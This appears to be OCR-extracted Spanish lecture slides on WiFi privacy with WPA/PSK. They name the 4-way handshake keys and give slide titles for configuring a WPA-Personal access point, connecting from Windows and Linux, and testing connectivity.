
## Autenticación PSK – 4-way handshake

- **P**re-**S**hared **K**ey
- **P**airwise **M**aster **K**ey
- **P**airwise **T**ransient **K**ey
- **G**roup **T**ransient **K**ey




# Privacidad WiFi con WPA/PSK

## AP con seguridad WPA-Personal




# Privacidad WiFi con WPA/PSK

## Conexión Windows a AP con WPA-Personal




# Privacidad WiFi con WPAPSK

## Conexión Windows a AP con WPA-Personal




# Privacidad WiFi con WPA/PSK


## Conexión desde Linux a AP con WPA



# Privacidad WiFi con WPA/PSK


## Conexión desde Linux a AP con WPA





# Privacidad WiFi con WPA/PSK

## Montaje a realizar




# Privacidad WiFi con WPA/PSK

## Pruebas de conectividad




# Privacidad WiFi con WPA/PSK


## Montaje a realizar



# Privacidad WiFi con WPA/PSK

